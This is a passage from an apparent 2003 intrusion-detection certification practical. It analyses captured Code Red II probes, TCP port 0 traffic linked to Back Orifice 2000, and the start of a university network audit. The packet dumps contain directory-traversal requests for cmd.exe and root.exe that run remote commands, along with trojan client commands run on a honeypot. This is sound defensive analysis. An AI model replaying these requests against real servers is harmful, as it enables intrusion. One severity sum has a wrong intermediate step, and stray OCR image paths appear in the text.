[Sat Apr 26 06:07:27 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/_mem_bin
[Sat Apr 26 06:07:30 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/msadc

<Continues…>
```

If we take these logs, with the tcpdump data, we can determine that the attacker is trying to get a directory listing using the Code Red II exploit.

```
05:15:54.599978 24.47.19.144.4505 > my.ext.108.39.80: P 1:73(72) ack 1 win
17520 (DF)
0x0000   4500 0070 7282 4000 7306 e436 182f 1390        E..pr.@.s..6./..
0x0010   xxxx 6c27 1199 0050 20ca d713 7732 b300        ..l'...P....w2..
0x0020   5018 4470 a977 0000 4745 5420 2f73 6372        P.Dp.w..GET./scr
0x0030   6970 7473 2f72 6f6f 742e 6578 653f 2f63        ipts/root.exe?/c
0x0040   2b64 6972 2048 5454 502f 312e 300d 0a48        +dir.HTTP/1.0..H
0x0050   6f73 743a 2077 7777 0d0a 436f 6e6e 6e65        ost:.www..Connne
0x0060   6374 696f 6e3a 2063 6c6f 7365 0d0a 0d0a        ction:.close....
0x0070   7ead e5b3                                      ~...

<edit>

05:16:08.918379 24.47.19.144.1038 > my.ext.108.39.80: P 1:97(96) ack 1 win
17520 (DF)
0x0000   4500 0088 774b 4000 7306 df55 182f 1390        E...wK@.s..U./..
0x0010   xxxx 6c27 040e 0050 2209 041e 7819 8f02        ..l'...P"...x...
0x0020   5018 4470 400a 0000 4745 5420 2f73 6372        P.Dp@...GET./scr
0x0030   6970 7473 2f2e 2e25 3235 3563 2e2e 2f77        ipts/..%255c../w
0x0040   696e 6e74 2f73 7973 7465 6d33 322f 636d        innt/system32/cm
0x0050   642e 6578 653f 2f63 2b64 6972 2048 5454        d.exe?/c+dir.HTT
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777        P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063        ..Connnection:.c
0x0080   6c6f 7365 0d0a 0d0a 1f7c 828e                   lose.....|..
```

The attacking machine uses cmd.exe and root.exe with commands such as ‘cmd.exe?/c+dir’ and ‘root.exe?/c+dir’, which would output a directory listing. This fails as the server is an Apache web server and unaffected.

Although this did not affect the web server directly, there is still evidence of a security hole. While scanning through the tcpdump logs, I found that the scans against the web server elicited the following response.

```
05:16:08.920418 my.ext.108.39.80 > 24.47.19.144.1038: P 1:487(486) ack 97 win
5840 (DF)
0x0000   4500 020e feab 4000 4006 896f xxxx 6c27        E.....@.@..o..l'
0x0010   182f 1390 0050 040e 7819 8f02 2209 047e        ./...P..x..."..~
0x0020   5018 16d0 4377 0000 4854 5450 2f31 2e31        P...Cw..HTTP/1.1
0x0030   2034 3034 204e 6f74 2046 6f75 6e64 0d0a        .404.Not.Found..
0x0040   4461 7465 3a20 5361 742c 2032 3620 4170        Date:.Sat,.26.Ap
0x0050   7220 3230 3033 2030 393a 3037 3a32 3220        r.2003.09:07:22.
0x0060   474d 540d 0a53 6572 7665 723a 2041 7061        GMT..Server:.Apa
0x0070   6368 652f 322e 302e 3430 2028 556e 6978        che/2.0.40.(Unix
0x0080   2920 5048 502f 342e 322e 330d 0a43 6f6e        ).PHP/4.2.3..Con
0x0090   7465 6e74 2d4c 656e 6774 683a 2032 3938        tent-Length:.298
0x00a0   0d0a 436f 6e6e 6563 7469 6f6e 3a20 636c        ..Connection:.cl
0x00b0   6f73 650d 0a43 6f6e 7465 6e74 2d54 7970        ose..Content-Typ
0x00c0   653a 2074 6578 742f 6874 6d6c 3b20 6368        e:.text/html;.ch
0x00d0   6172 7365 743d 6973 6f2d 3838 3539 2d31        arset=iso-8859-1
0x00e0   0d0a 0d0a 3c21 444f 4354 5950 4520 4854        ....<!DOCTYPE.HT
0x00f0   4d4c 2050 5542 4c49 4320 222d 2f2f 4945        ML.PUBLIC."-//IE
0x0100   5446 2f2f 4454 4420 4854 4d4c 2032 2e30        TF//DTD.HTML.2.0
0x0110   2f2f 454e 223e 0a3c 6874 6d6c 3e3c 6865        //EN">.<html><he
0x0120   6164 3e0a 3c74 6974 6c65 3e34 3034 204e        ad>.<title>404.N
0x0130   6f74 2046 6f75 6e64 3c2f 7469 746c 653e        ot.Found</title>
0x0140   0a3c 2f68 6561 643e 3c62 6f64 793e 0a3c        .</head><body>.<
0x0150   6831 3e4e 6f74 2046 6f75 6e64 3c2f 6831        h1>Not.Found</h1
0x0160   3e0a 3c70 3e54 6865 2072 6571 7565 7374        >.<p>The.request
0x0170   6564 2055 524c 202f 7363 7269 7074 732f        ed.URL./scripts/
0x0180   2e2e 2535 632e 2e2f 7769 6e6e 742f 7379        ..%5c../winnt/sy
0x0190   7374 656d 3332 2f63 6d64 2e65 7865 2077        stem32/cmd.exe.w
0x01a0   6173 206e 6f74 2066 6f75 6e64 206f 6e20        as.not.found.on.
0x01b0   7468 6973 2073 6572 7665 722e 3c2f 703e        this.server.</p>
0x01c0   0a3c 6872 202f 3e0a 3c61 6464 7265 7373        .<hr./>.<address
0x01d0   3e41 7061 6368 652f 322e 302e 3430 2053        >Apache/2.0.40.S
0x01e0   6572 7665 7220 6174 2077 7777 2050 6f72        erver.at.www.Por
0x01f0   7420 3830 3c2f 6164 6472 6573 733e 0a3c        t.80</address>.<
0x0200   2f62 6f64 793e 3c2f 6874 6d6c 3e0a 0404        /body></html>...
0x0210   b7a1                                           ..
```

This immediately triggered an alarm with me. The server responded with the software it is running and its version information (Apache/2.0.40 Server). Even if this scan is used to find IIS servers, if 404 error message responses are recorded by the scanner the remote host now has information on this server and could use the information to perform an attack using known (or unknown) Apache vulnerabilities.

Correlations

The following articles are available on the Code Red II exploit. There are many others as well, as this worm has been popping up in one form or another for almost 3 years.

CERT: CA-2001-19 - "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL.

IN-2001-09 - “Code Red II:" Another Worm Exploiting Buffeer Overflow In IIS Indexing Service DLL.

CVE: CVE-2001-0506

BugTraq: ID 2880

Microsoft: MS01-033 - Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise.
MS01-044 - 15 August 2001 Cumulative Patch for IIS.

Evidence of Active Targeting

This appears to be a common scan used to find vulnerable servers. Doing some further searches through the logs, the following IP addresses were found scanning this server as well using the exact same pattern.

- 24.91.103.152
- 24.30.155.27
- 24.26.123.195

So this is likely initial reconnaissance, which I would not consider active targeting. However, if a vulnerable server responded to the requests, the remote host would probably actively target the machine in an attempt to compromise it.

Severity

The following formula is used in calculating the severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 1

This vulnerability does not affect an Apache web server.

Lethality: 5

If the attack succeeded, the damage could be severe. With full control of the web server, the attacker could do almost anything, from deleting critical files to inserting more trojans. In fact, in the case of a compromise, Symantec recommends a complete reinstall of the OS unless absolutely certain that no other files were compromised on the system[2].

System Countermeasures: 5

The server is not vulnerable to Code Red II, as it runs Apache.

Network Countermeasures: 2

The server is on a firewall which has port 80 open, so from a network perspective Code Red II can get through. There is an IDS and sniffer in place, so this is why I decided to give a 2 rather than a 1.

Therefore:

(1 + 5) – (5 + 2) = 6 – 7 = -1

Due to system countermeasures, this attack is not a concern.

Defensive Recommendations

Immediate:

- None

Proactive:

- Change the Apache configuration to not return server information.

In this case, there are no critical holes that need to be fixed. The only one that should be addressed is the information returned by the Apache web server. Although this server is not vulnerable to Code Red, it had the side effect of exposing a different security hole. Fortunately, it is one that can be fixed relatively easy. Adding or changing the following line in httpd.conf will disable the signature.

```
ServerSignature off
```

The server will still return server information, but not in the HTML error page. Unless the remote host has a sniffer running, server information will not be displayed. I was very surprised that I had left this on, as I had gone through the configuration before starting the server. Once in a while it is a good idea to audit your own work.

Multiple Choice Test Question

What string of characters, found after a GET command, is indicative of a Code Red II infection attempt?

a) /default.idq?XXXXXX
b) /default.ida?XXXXXX

c) /winnt/system32/cmd.exe?/c+dir
d) /winnt/system32/root.exe?/c+dir

Answer: b

An actual Code Red II infection attempt contains the string 'GET /default.ida?XXXXXX'. Although the vulnerability exists in the idq.dll file, default.idq is not a valid command for infection. The commands 'cmd.exe?/c+dir' and 'root.exe?/c+dir' are commands that are run to get a directory listing on an already infected server. They are not indicative of an initial infection attempt.

References

1) "IDS297 'HTTP-DIRECTORY-TRAVERSAL1' ". arachNIDS – The Intrusion Event Database. 2001. URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids297 Viewed: May 3, 2003.

2) "CodeRed.F". Symantec Security Response. March 2001. URL: http://securityresponse.symantec.com/avcenter/venc/data/codered.f.html Viewed: May 19, 2003.

3) "Apache Core Features". Apache HTTP Server Documentation Project. 2002. URL: http://httpd.apache.org/docs-2.0/mod/core.html#serversignature Viewed: May 19, 2003.

Detect 3: An Attacker Scans a Host on TCP Port 0

The following interesting traffic was picked up by Snort running in IDS mode against a raw binary log file. For brevity, not all of the alerts are displayed.

```
[**] [1:524:5] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/11-01:00:18.616507 211.47.255.22:60086 -> 207.166.237.132:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x9BD2B58B  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:5] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/11-01:00:21.616507 211.47.255.22:60086 -> 207.166.237.132:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x9BD2B58B  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:5] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/11-01:00:27.616507 211.47.255.22:60086 -> 207.166.237.132:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x9BD2B58B  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0
```

The following are the packets which generated the alerts. Again, not all the packets are displayed. A total of 13 packets similar to those below were found.

```
01:00:18.616507 211.47.255.22.60086 > 207.166.237.132.0: S [bad tcp cksum
b5b5!] 2614277515:2614277515(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
(DF) (ttl 47, id 0, len 52, bad cksum 69d!)
01:00:21.616507 211.47.255.22.60086 > 207.166.237.132.0: S [bad tcp cksum
b5b5!] 2614277515:2614277515(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
(DF) (ttl 47, id 0, len 52, bad cksum 69d!)
01:00:27.616507 211.47.255.22.60086 > 207.166.237.132.0: S [bad tcp cksum
b5b5!] 2614277515:2614277515(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0>
(DF) (ttl 47, id 0, len 52, bad cksum 69d!)
```

Source of Trace

This trace was obtained from http://www.incidents.org/logs/Raw/ using the log file 2002.10.11. The details of this log file are listed below, and are also listed under http://www.incidents.org/logs/RAW/README.

- Generated by Snort running in binary logging mode.
- Only packets violating the rule set will appear in the log.
- IP addresses in the protected space have been altered.
- The checksums have been altered.
- Keywords in some packets have been replaced with x's.


- All ICMP, DNS, SMTP and web traffic has been removed.
- IP addresses belonging to non-local hosts are authentic.

I will now attempt to assess the network topology. I will use the same method as Andre Cormier used in one of his traces[6], available at http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00121.html

First, I will check for the source and destination MAC addresses.

```
# tcpdump –neqr 2002.10.11 | cut –d ' ' –f2 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
# tcpdump -neqr 2002.10.11 | cut -d ' ' -f3 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

So I am dealing with two MAC addresses only. Looking up these MAC addresses using the IEEE OUI listing at http://standards.ieee.org/regauth/oui/oui.txt, these MAC addresses come from Cisco devices. Therefore the Snort sensor is sitting between these two MAC addresses, similar to the diagram below:



Now I want to gather IP address information. The following lists the source IP addresses coming from 0:0:c:4:b2:33.

```
[root@minotaur nt3]# tcpdump -neqr 2002.10.11 ether src 0:0:c:4:b2:33 | cut -d
' ' -f5 | cut -d . -f 1-4 | sort -t . -n | uniq
207.166.87.157
207.166.87.40
```

The destination IP addresses coming from 0:0:c4:b2:33.

```
# tcpdump -neqr 2002.10.11 ether src 0:0:c:4:b2:33 | cut -d ' ' -f7 | cut -d .
-f 1-4 | sort -t . -n | uniq
62.118.248.68
62.118.248.72
62.118.248.81
63.236.75.137
63.236.75.147
64.12.137.56
64.12.151.141

<Continues…>
```

The source IP addresses coming from 0:3:e3:d9:26:c0.

```
# tcpdump -neqr 2002.10.11 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f5 | cut -d
. -f 1-4 | sort -t . -n | uniq
12.101.119.252
24.101.114.84
24.154.202.158
61.13.116.234
61.193.97.24
61.218.161.202
61.218.161.210

<Continues…>
```

The destination IP addresses coming from 0:3:e3:d9:26:c0.

```
# tcpdump -neqr 2002.10.11 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f7 | cut -d
. -f 1-4 | sort -t . -n | uniq
207.166.0.117
207.166.0.123
207.166.0.139
207.166.0.178
207.166.0.236
207.166.0.39
207.166.1.0
207.166.100.107
207.166.100.129

<Continues…>
```

The addresses belong to the 207.166.0.0/16 network. As a check, let's see if there is anything belonging to this network coming from the device with MAC address 0:3:e3:d9:26:c0.

```
# tcpdump -neqr 2002.10.11 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f5 | grep
"^207.166"
207.166.71.211
207.166.71.199
207.166.71.192
207.166.71.205
207.166.71.216
207.166.71.221
207.166.71.227
207.166.71.232
207.166.71.238
207.166.71.249
207.166.71.243
```

That's interesting. It looks like there may have been some address spoofing attempts. These are the only IP addresses in the 207.166.0.0/16 range originating from this Cisco device, so I believe I can safely say this is abnormal traffic, and the other Cisco device sits ahead of the internal network. Using the following command we get a bit more information on this traffic.

```
# tcpdump -qnnr 2002.10.11 'src net 207.166/16 and dst net 207.166/16'
00:02:51.796507 207.166.71.211 > 207.166.71.211: igmp
00:02:51.796507 207.166.71.199 > 207.166.71.199: igmp
00:02:51.796507 207.166.71.192 > 207.166.71.192: igmp
```


```
00:02:51.796507 207.166.71.205 > 207.166.71.205: igmp
00:02:51.796507 207.166.71.216 > 207.166.71.216: igmp
00:02:51.796507 207.166.71.221 > 207.166.71.221: igmp
00:02:51.796507 207.166.71.227 > 207.166.71.227: igmp
00:02:51.796507 207.166.71.232 > 207.166.71.232: igmp
00:02:51.796507 207.166.71.238 > 207.166.71.238: igmp
00:02:51.796507 207.166.71.249 > 207.166.71.249: igmp
00:02:51.796507 207.166.71.243 > 207.166.71.243: igmp
```

It is all IGMP traffic, which is beyond the scope of this detect.

As a final check, I will run some commands to look for strange MAC address combinations.

```
# tcpdump -neqr 2002.10.11 ether src 0:3:e3:d9:26:c0 and ether dst not
0:0:c:4:b2:33
# tcpdump -neqr 2002.10.11 ether src 0:0:c:4:b2:33 and ether dst not
0:3:e3:d9:26:c0
```

Now we can use all of this information to map out the network topology.



Detect Was Generated By

This detect was originally generated by Snort running on a network in binary logging mode. Using the resulting binary log file that I downloaded, I ran the following commands to pull the data displayed at the top of this detect.

```
snort –dc /etc/snort/snort.conf –l logs –r 2002.10.11

tcpdump –vnnr 2002.10.11 'port 0 and host 211.47.255.21'
```

The Snort rule set used was downloaded on May 3rd, 2003, available from http://www.snort.org. All rules and preprocessors were enabled in the Snort configuration file. The rules files themselves were unaltered.

Probability the Source Address Was Spoofed

I do not believe that this IP address was spoofed. If the attacker is trying to connect to the host, he or she would need to complete a full TCP handshake, so spoofing would not be desired. Also, if this is a scan by a remote host attempting to determine if a target is alive or not, such a scan would elicit a TCP reset response, which the attacker would want to receive.

Description of the Attack

At first, this appears to be a scan against a host to determine if it is alive or not. The destination port of 0 shows that the attacker is not trying to check for open services, as is the purpose of most port scans, but to elicit a TCP reset response. However, a closer look at the connections show that the attacker could be using a trojan called Back Orifice 2000 to connect to the server. I will go into detail about these two possibilities below.

Attack Mechanism

The attacker appears to be using some sort of tool to craft a TCP SYN packet and receive a RST from a target host, which would reveal if the target is alive. There are many tools available to do this, one of which is hping2. Using p0f, we can determine the OS that the attacker is likely using.

```
p0f –s attacker.log
```

```
p0f: passive os fingerprinting utility, version 1.8.3
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns <wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 207 fprints, iface: 'eth0', rule: 'all'.
211.47.255.22 [18 hops]: Linux 2.4.1-14 (1)
211.47.255.22 [18 hops]: Linux 2.4.1-14 (1)
211.47.255.22 [18 hops]: Linux 2.4.1-14 (1)
211.47.255.22 [18 hops]: Linux 2.4.1-14 (1)
211.47.255.22 [18 hops]: Linux 2.4.1-14 (1)
211.47.255.22 [18 hops]: Linux 2.4.1-14 (1)
```

The attacker appears to be running Linux 2.4.1 to 2.4.14, and could be using hping2, as it is a Linux compatible program. This program actually defaults to port 0 when performing a scan. However, there are some nuances that make the use of hping2 less likely. For one, the IP ID is equal to 0. Using hping2, you cannot set the IP ID to 0, only 1 or above, or random. If we look at the interval between the packets, they follow the pattern of being 3, 6, and 12 seconds apart. This does not follow the pattern of a typical scan, but of a set of connection retries. Although the sequence numbers and source port do not change, this is disregarded as such things could be crafted.

So the question is what program would try and make a connection on port 0? Well, I did some searching on the web and discovered that Back Orifice, a very popular ‘remote administration tool’ (trojan) uses port 0 as a default. I decided to download the software from http://www.bo2k.com and try it. I used my honeypot machine as a testing platform, performed the full install, and tried to make a connection. Well, the software did not allow me to use port 0, and this still doesn’t explain the Linux fingerprint. After I took another look on the web site, I noticed they had a Linux client for Back Orifice. I installed the three RPM’s and ran the program as follows.

```
# bo2k
> load /usr/lib/bo2k/enc_aes.so.0.0.1
Plugin successfully loaded.
> load /usr/lib/bo2k/nullauth.so.0.0.1
Plugin successfully loaded.
> load /usr/lib/bo2k/simplenet.so.0.0.1
Plugin successfully loaded.
> set TCPIO,AES,NULLAUTH
Successfully set handlers.
> connect my.net.0.250 0
Connection failed.
```

I was running tcpdump on the source machine at the time, and it captured this data.

```
21:19:02.090565 my.net.0.1.32960 > my.net.0.250.0: S [tcp sum ok]
1124812343:1124812343(0) win 5840 <mss 1460,sackOK,timestamp 63302493
0,nop,wscale 0> (DF) (ttl 64, id 44394, len 60)
21:19:05.089980 my.net.0.1.32960 > my.net.0.250.0: S [tcp sum ok]
1124812343:1124812343(0) win 5840 <mss 1460,sackOK,timestamp 63302793
0,nop,wscale 0> (DF) (ttl 64, id 44395, len 60)
21:19:11.090517 my.net.0.1.32960 > my.net.0.250.0: S [tcp sum ok]
1124812343:1124812343(0) win 5840 <mss 1460,sackOK,timestamp 63303393
0,nop,wscale 0> (DF) (ttl 64, id 44396, len 60)
21:19:23.091588 my.net.0.1.32960 > my.net.0.250.0: S [tcp sum ok]
1124812343:1124812343(0) win 5840 <mss 1460,sackOK,timestamp 63304593
0,nop,wscale 0> (DF) (ttl 64, id 44397, len 60)
```

That looks a little more familiar. The differences here are the timestamp, IP ID, and datagram length. The TTL differs as well, but I ran this program on my home network, so the hop count was zero. The difference in datagram length is the result of the timestamp option set in the packets. As for the IP identification values, although an IP ID of 0 is certainly not normal behavior, it is a trait of Linux kernels 2.4.1-17. According to RFC 791[3], IP identification values are used for distinguishing fragments in one datagram from another and therefore are not relevant when the DF bit is set. However as Ofir Arkin points out in an e-mail to the BugTraq mailing list[4], such a feature leaves this particular set of Linux kernels open to easy fingerprinting. As for the timestamp, it allows an IP datagram to record the time when it passes through a gateway or host, and is specified in RFC 781[5]. It is not necessary in an IP datagram, but I was unable to find any reason why it would not have been enabled. I am thinking that this coupled with the IP ID values may be a trait of the particular Linux kernel the attacker was using.

Correlations

McAfee has documented the Back Orifice 2000 trojan in its Virus Information Library as using a default TCP port of 0[2].

I did a search on Google (http://www.google.com) and there was very little information on TCP destination port 0. I checked DShield (http://www.dshield.org) for information on the source IP.

IP Address: 211.47.255.22
HostName: 211.47.255.22
DShield Profile: Country:
KR

Contact E-mail:
ip@saeroun.co.kr

Total Records against IP:
not processed

Number of targets:
select update below

Date Range:
to

Summary was recently updated.

Top 10 Ports hit by this source:

Port
Attacks
Start
End

Unfortunately not much information here either.

Someone on the incidents.org mailing list pointed out a way to find more on 'TCP port 0' traffic as submitted by other students attempting their GCIA (See Questions below). There are many students who have done this detect. The links below are a few of the submissions I found.

http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00082.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/04/msg00074.html
http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00006.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/03/msg00348.html

There were many more as well. They all had pretty much the same traced I did, with the exception of the IP addresses and the dates. There was no mention of Back Orifice at all. In fact I searched with Back Orifice, bo2k, etc. included as search criteria after coming up empty reading through the submissions. Very few of the submissions noted the retries (3-6-12 second) and those that did mention it stated that it wasn't important, or dismissed it as a slow port scan. I disagree however, and will stick to my Back Orifice / trojan theory. Scanners don't usually time out on a scan to a host looking for a TCP reset, and although it is possible, most scanners will scan an IP range, not just one IP and one port. I really believe there is something else going on here that is being dismissed as a simple scan.

Evidence of Active Targeting

It looks as though this host is being actively targeted for some reason. If the attacker was performing a scan on a range of IP's, it is reasonable to assume that he would have hit more than one IP address in the 207.166.0.0/16 range.

Although the attacker did not receive any kind of response from this machine, the fact that it was actively targeted leads me to believe that this host may have been active at one point. It may just be down for the time being for routine maintenance, decommission, or for some other reason. It may have even been compromised. I did check the log files 5 days prior to this event and 5 days after and there was no additional traffic to this IP. There is also the possibility that the target is firewalled, in which case the packets are being dropped.

Severity

The following formula is used in calculating the severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 3

We do not know what the target host is or was. It is better to play it safe and give it a medium rating, than to not consider it critical because it does not appear active now. We have no evidence that it does not exist.

Lethality: 4

If this is a scan to see if the host is active, then this preliminary attack is not particularly damaging. However because of the strong possibility of a Back Orifice 2000 access attempt, which would allow a great deal of control over the server, the lethality is set appropriately high.

System Countermeasures: 5

Well, the target appears down. Either that or it is behind a firewall and doesn't respond to packets such as this. It doesn't get any more secure than that.

Network Countermeasures: 3

We do not know what countermeasures are in place between the attacker and the sniffer, and the sniffer and the target host. This sniffer could be on the inside of the network, or on the outside, with the IP address targeted being a translated IP from a firewall. It should be noted that whatever the attacker went through to get to this point, he passed enough hops that allowed port 0 to pass. Again, play it safe, have a three.

Therefore:

(3 + 4) – (5 + 3) = 5 – 4 = -1

Although it appears not to be a major concern, lack of information about the environment warrants investigation.

Defensive Recommendations

Immediate:

- Determine if the host targeted is indeed a valid IP address for an active host which is down, or if the IP address is unused.
- If it is a valid host, place it behind a firewall which can quietly drop requests such as this without sending any response, ICMP or otherwise.
- Install and run a virus scanning utility and clean or remove any infected files from the target, as it may have a Back Orifice server instance installed.

Proactive:

- If one of the two Cisco devices is controlled by the network administrator, have an access list installed which drops port 0 in both directions.
- Monitor this source for continued targeting of other IP's on this network.

Any host of significance should be placed behind a firewall to protect it from activity such as this. If the target is firewalled, it appears to be behaving properly by sending no response to the attacker.

There is no need to allow TCP port 0 into this network or out of it. It is likely that no legitimate traffic is going to travel on this port, so installation of an ACL on one of those Cisco devices to block port 0 (preferably the one before this

Snort sensor, unless this sort of alert is desired) is recommended. Also, the attackers IP address or network should be monitored for a period of time as well. Since it seems to have actively targeted this host, the attacker may be trying to find a way into this network for some reason. If other IP's are actively targeted within a short period of time, the administrator of this network may want to contact the ISP.

Multiple Choice Test Question

An IP ID of 0 is a signature trait of certain versions of which operating system?

a) Windows
b) Solaris
c) Linux
d) Banyan Vines

Answer: c

The IP ID of 0 shows up in packets from kernel version 2.4.1-17 of Linux.

Questions

The following are questions posted by list members on intrusions@incidents.org after I posted this detect on July 17, 2003. I either answered the question outright, or incorporated the answer into my practical.

Question #1: Posted by Nicholas Cop (07/17/2003)

If you disable the "BAD TRAFFIC tcp port 0 traffic" rule, will Snort detect anything else about these packets?

Answer: I omitted the rule and re-ran Snort against the file. I received no entries at all from this IP.

Question #2: Posted by Nicholas Cop (07/17/2003)

Are there any situations where a device would ignore the DF and fragment anyway?

Answer: Yes, in fact. I did some searching and found that Cisco IOS 12.2 can be configured to ignore the DF bit for IPSec tunnels, as IPSec increases packet size and can cause MTU issues.

Question #3: Posted by Holger van Lengerich (07/17/2003)

There has been some work by other GCIA students on “TCP port 0” traffic. How does their work relate to your detect?

Answer: Incorporated into practical. Holger pointed out that if I included the omitted results in Google, I would get more results from students’ submissions and have more references to others’ work.

References

1) “CVE-1999-0675”. Common Vulnerabilities and Exposures. October, 2000. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0675 Viewed: May 3, 2003.

2) “Back Orifice 2000”. McAfee Security. July, 1999. URL: http://vil.nai.com/vil/content/v_10229.htm Viewed: May 3, 2003.

3) “Internet Protocol”. Information Sciences Institute. September, 1981. URL: http://www.ietf.org/rfc/rfc0791.txt Viewed: May 25, 2003.

4) Arkin, Ofir. “A crash course with Linux Kernel 2.4.x, IP ID values & RFC 791”. BugTraq Mailing List. April, 2002. URL: http://cert.uni-stuttgart.de/archive/bugtraq/2002/04/msg00184.html Viewed: May 25, 2003.


5) “A Specification of the Internet Protocol (IP) Timestamp Option”. Internet Engineering Task Force. May, 1981. URL: http://www.ietf.org/rfc/rfc0781.txt Viewed: May 25, 2003.

6) Cormier, Andre. “LOGS: GIAC GCIA Version 3.3 Practical Detect(s)”. intrusions.org mailing list. January, 2003. URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00121.html Viewed: May 25, 2003.

Assignment 3: Analyze This

Executive Summary

The following is an in depth security audit of the unknown University's network. They have provided intrusion detection logs from a Snort intrusion detection system for the period of May 31st, 2003 to June 4th, 2003. These logs have been analyzed at length, and conclusions and recommendations made based on the findings. The following are some charts displaying alert and scan activity over the five day period. Alerts are relatively steady throughout the timeline while scan patterns are sporadic and numerous.



There doesn't seem to be any extremely serious problems with regards to the University's network, although the number of alerts and scans over the five day period appear, at first, to state otherwise. There are, however, a number of hosts and networks showing signs of compromise. Most of these appear to be user machines with no legitimate services running, but some appear to be web servers, and need to be dealt with immediately.

There are also a good number of hosts using peer to peer file sharing software, games, and IRC. The University needs to investigate these hosts as well for signs of any compromise. There are also recommendations included with regards to a policy around such activity, as software such as this has the potential of causing significant damage.

One major problem area found is in regards to the lack of updated intrusion detection software and signatures, and gaps in virus software distribution. The logs analyzed show that there is a significant divergence

